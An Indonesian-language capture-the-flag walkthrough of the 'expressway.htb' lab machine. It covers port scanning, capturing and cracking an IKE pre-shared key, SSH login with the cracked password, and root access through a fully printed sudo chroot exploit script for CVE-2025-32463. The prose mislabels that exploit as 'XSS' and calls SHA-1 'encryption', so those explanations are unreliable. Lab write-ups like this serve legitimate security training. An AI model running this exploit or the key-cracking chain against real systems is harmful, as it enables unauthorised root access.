

```

(kali@kali)-[~]
$ nmap -sC -sV -p- expressway.htb -oA expressway-fulltcp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 03:02 EST
Stats: 0:04:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.79% done; ETC: 03:14 (0:07:35 remaining)
Stats: 0:08:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.08% done; ETC: 03:21 (0:10:29 remaining)
Stats: 0:11:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 47.52% done; ETC: 03:27 (0:12:55 remaining)
Stats: 0:13:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 48.17% done; ETC: 03:31 (0:14:50 remaining)
Stats: 0:24:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.02% done; ETC: 03:50 (0:23:30 remaining)
Stats: 0:27:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 51.74% done; ETC: 03:54 (0:25:18 remaining)
Stats: 0:36:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.11% done; ETC: 04:09 (0:30:32 remaining)
Stats: 0:40:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.08% done; ETC: 04:15 (0:32:37 remaining)
Stats: 0:46:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.73% done; ETC: 04:23 (0:35:10 remaining)
Stats: 0:51:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.24% done; ETC: 04:31 (0:37:03 remaining)
Stats: 1:08:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.77% done; ETC: 04:52 (0:40:48 remaining)
Stats: 1:12:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 63.69% done; ETC: 04:55 (0:41:10 remaining)
Stats: 1:16:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 64.87% done; ETC: 05:00 (0:41:31 remaining)
Stats: 1:29:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.20% done; ETC: 05:13 (0:41:45 remaining)
Stats: 1:32:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.99% done; ETC: 05:16 (0:41:39 remaining)
Stats: 2:19:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 75.22% done; ETC: 06:07 (0:45:54 remaining)
Warning: 10.10.11.87 giving up on port because retransmission cap hit (10).
Nmap scan report for expressway.htb (10.10.11.87)
Host is up (0.17s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 10.0p2 Debian 8 (protocol 2.0)
35929/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Awalnya, kami memulai nmap untuk mengetahui port apa saja yang tersedia dan juga untuk mencari port-port tersembunyi yang mungkin berisi informasi.

```
(kali@kali)-[~]
$ sudo nmap -sU -p 500,4500 -Pn -T4 expressway.htb -oN udp-scan
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 19:19 EST
Nmap scan report for expressway.htb (10.10.11.87)
Host is up (0.021s latency).
Target IP Address: 10.10.11.87

PORT      STATE      SERVICE
500/udp    open       isakmp
4500/udp   open|filtered nat-t-ike

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

Pada bagian port tcp, kami hanya menemukan port berupa ssh jadi kita melanjutkan information gathering pada bagian port udp.


```
(kali@kali)-[~]
$ sudo ike-scan -A expressway.htb
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87 Aggressive Mode Handshake returned HDR=(CKY-Raa998f8203f15efe1) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes)
) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09082689dfdb712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.032 seconds (31.25 hosts/sec). 1 returned handshake; 0 returned notify
```


Setelah kita melakukan nmap tcp dan udp, kita akan melakukan scanning pada private connection menggunakan command “sudo ike-scan -A expressway.htb”, scanning ini menggunakan mode agresive untuk mendapatkan informasi informasi yang akan kita gunakan untuk melakukan login pada ssh. Kita melihat bahwa terdapat user id yang bisa kita gunakan untuk login.

```
(kali@kali)-[~]  
$ sudo ike-scan -A -P expressway.htb > psk.txt
```

Setelah melakukan scanning secara sekilas, kita akan melakukan scanning secara menyeluruh menggunakan command yang ada di gambar atas dan mendapatkan sebuah kumpulan huruf yang mencurigakan dan panjang seperti gambar di bawah ini :




```
*~/psk.txt - Mousepad  
File Edit Search View Document Help  
1 Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)  
2 10.10.11.87 Aggressive Mode Handshake returned HDR=(CKY-R=f10753e2a266d09a) SA=(Enc=3DES  
Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes)  
Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH)  
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)  
3  
4 IKE PSK parameters (g_xr:g_xi:cky_r:cky_i:sai_b:idir_b:ni_b:nr_b:hash_r):  
5 8641fc2ebfd2f32d3bf53fd699c09780271e8ec0552935679f59ca1836296742e636a94f59c3460c46ccc078e9bb2e-  
a3d5e9eed6e9867d1cbff3a6f24eb73587bbcd14f7d372851571e9b189c941ed7b5b92b42d86a3e30ce9a9635fedfa4  
051a59ab9283f69d0467c41e5923fcfbef1affe67c66e57306e513852d000c9d237:6a124484837f9441aa4e732d602  
61cc917b02b1ceba1bdc5be7b37af7f53f2c1d1b5d1c0a4907de6cf9f2db77b05893a787ba7ca4f999943e45307c826  
ea40e99accc225c9ed160355cd7d325e3e62c3e3afd5373e131c95ac44c070fc6ffeb4374ea97ff0c86f4b98e115ec3  
83778ad1fc9897f23db1438e6246a3cef9b54ef:f10753e2a266d09a:536cb96355071d7e:000000010000000100000  
09801010004030000240101000080010005800200028003000180040002800b0001000c000400007080030000240201  
000080010005800200018003000180040002800b0001000c00040000708003000024030100008001000180020002800  
3000180040002800b0001000c000400007080000000240401000080010001800200018003000180040002800b000100  
0c000400007080:03000000696b6540657870726573737761792e687462:187b944f0cceffce8ad49b458f24c30c3b3  
5496e:c2bdbd4b888e7542c322008a7bca75910590c994ff736688c29534d7d86bf8a9:ecadf83233bf21f7e6bf77f-  
b32738a9392a0e125  
6 Ending ike-scan 1.9.6: 1 hosts scanned in 0.031 seconds (32.35 hosts/sec). 1 returned  
handshake; 0 returned notify
```



```
*~/psk.txt - Mousepad
File Edit Search View Document Help
1 8641fc2ebfd2f32d3bf53fd699c09780271e8ec0552935679f59ca1836296742e636a94f59c3460c46ccc078e9bb2e-
a3d5e9eed6e9867d1cbff3a6f24eb73587bbcd14f7d372851571e9b189c941ed7b5b92b42d86a3e30ce9a9635fedfa4
051a59ab9283f69d0467c41e5923fcfbef1affe67c66e57306e513852d000c9d237:6a124484837f9441aa4e732d602
61cc917b02b1ceba1bdc5be7b37af7f53f2c1d1b5d1c0a4907de6cf9f2db77b05893a787ba7ca4f999943e45307c826
ea40e99accc225c9ed160355cd7d325e3e62c3e3afd5373e131c95ac44c070fc6ffeb4374ea97ff0c86f4b98e115ec3
83778ad1fc9897f23db1438e6246a3cef9b54ef:f10753e2a266d09a:536cb96355071d7e:000000010000000100000
09801010004030000240101000080010005800200028003000180040002800b0001000c000400007080030000240201
000080010005800200018003000180040002800b0001000c00040000708003000024030100008001000180020002800
3000180040002800b0001000c000400007080000000240401000080010001800200018003000180040002800b000100
0c000400007080:03000000696b6540657870726573737761792e687462:187b944f0cceffce8ad49b458f24c30c3b3
5496e:c2bdbd4b888e7542c322008a7bca75910590c994ff736688c29534d7d86bf8a9:ecadf83233bf21f7e6bf77f-
b32738a9392a0e125
```

Setelah itu, kita coba decrypt string dengan kombinasi huruf aneh ini dengan command “sudo psk-crack -d <letak rockyou.txt> psk.txt” dan hasilnya sebagai berikut:



```
(kali㉿kali)-[~]
$ sudo psk-crack -d /usr/share/wordlists/rockyou.txt psk.txt
Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash ecadf83233bf21f7e6bf77fb32738a9392a0e125
Ending psk-crack: 8045040 iterations in 3.785 seconds (2125269.55 iterations/sec)
```

Setelah kita mengetahui bahwa metode enkripsi yang digunakan oleh system tersebut adalah SHA-1, kita akan mengecek satu satu apakah kalimat yang dienkripsi tersebut merupakan kalimat enkripsi yang umum dipakai.

```
(kali㉿kali)-[~]  
$ ssh ike@expressway.htb  
The authenticity of host 'expressway.htb (10.10.11.87)' can't be established.  
ED25519 key fingerprint is SHA256:fZLjHktV7oXzFz9v3ylWFE4BS9rECyxSHdLLrfxRM8g.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added 'expressway.htb' (ED25519) to the list of known hosts.  
ike@expressway.htb's password:  
Last login: Wed Sep 17 10:26:26 BST 2025 from 10.10.14.77 on ssh  
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Nov 28 00:15:43 2025 from 10.10.14.125  
ike@expressway:~$
```

Setelah kita dapat username dan password, kita berhasil login pada server.

```
ike@expressway:~$ sudo -V  
Sudo version 1.9.17  
Sudoers policy plugin version 1.9.17  
Sudoers file grammar version 50  
Sudoers I/O plugin version 1.9.17  
Sudoers audit plugin version 1.9.17
```

Melanjutkan information gathering, kita cari tahu version dari server tersebut dengan command “sudo -V” yang dimana dengan informasi tersebut kita bisa mengetahui pada versi tersebut apa saja serangan yang pernah terjadi dan yang bisa kita gunakan untuk mengexploit.

CVE-2025-32463 affects sudo 1.9.17. The public exploit repository was used:

<https://github.com/KaiHT-Ladiant/CVE-2025-32463>

```

GNU nano 8.6
#!/bin/bash
# CVE-2025-32463 PoC - Sudo Chroot Privilege Escalation
# Based on research by Rich Mirch @ Stratascale Cyber Research Unit

STAGE=$(mktemp -d /tmp/pentest.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > kai_ht.c<<'CEOF'
#include <stdlib.h>
#include <unistd.h>

void woot(void) {
    setreuid(0,0);
    setregid(0,0);
    chdir("/");
    system("id > /tmp/pwned_proof.txt");
    system("cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash");
    execl("/bin/bash", "/bin/bash", NULL);
}
CEOF

mkdir -p pentest/etc libnss_
echo "passwd: /kai_ht" > pentest/etc/nsswitch.conf
cp /etc/group pentest/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/kai_ht.so.2 kai_ht.c

echo "[*] Exploiting CVE-2025-32463 ..."
echo "[*] Attempting privilege escalation..."
sudo -R pentest pentest

# Cleanup
rm -rf ${STAGE?}

```

Setelah kita mengecek versi web yang digunakan dalam sistem ini, kita akan membuat file xss agar kita mendapat root access. Kita cari di internet tentang cve xss yang open-source dan dengan versi 1.9.17 dan copy codingan yang ada di file cve xss versi 1.9.17 seperti gambar diatas. Setelah itu kita akan menjalankan file xss yang kita telah buat dengan menggunakan command “./exploit.sh”. dan akan langsung mendapatkan root access seperti gambar di bawah ini :

```

ike@expressway:~$ nano exploit.sh
ike@expressway:~$ chmod +x exploit.sh
ike@expressway:~$ ./exploit.sh
[*] Exploiting CVE-2025-32463...
[*] Attempting privilege escalation...
root@expressway:/# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys usr var vmlinuz vmlinuz.old
root@expressway:/# cd root
root@expressway:/root# ls
root.txt
root@expressway:/root# cat root.txt
a5a56ebde26c74b802f268c4423d2cd9
root@expressway:/root#

```

Setelah itu kita akan mengecek file directory apa saja yang ada di dalam root access dengan menggunakan command "ls". Setelah mendapati bahwa ada folder root, kita akan masuk ke dalam file tersebut dengan menggunakan command "cd root", dan akan mengecek lagi apa saja isi dari folder tersebut dan mendapati lagi bahwa ada "root.txt" dan kita akan membuka root.txt dengan command "cat root.txt" dan kita telah mendapatkan flag yang kita cari.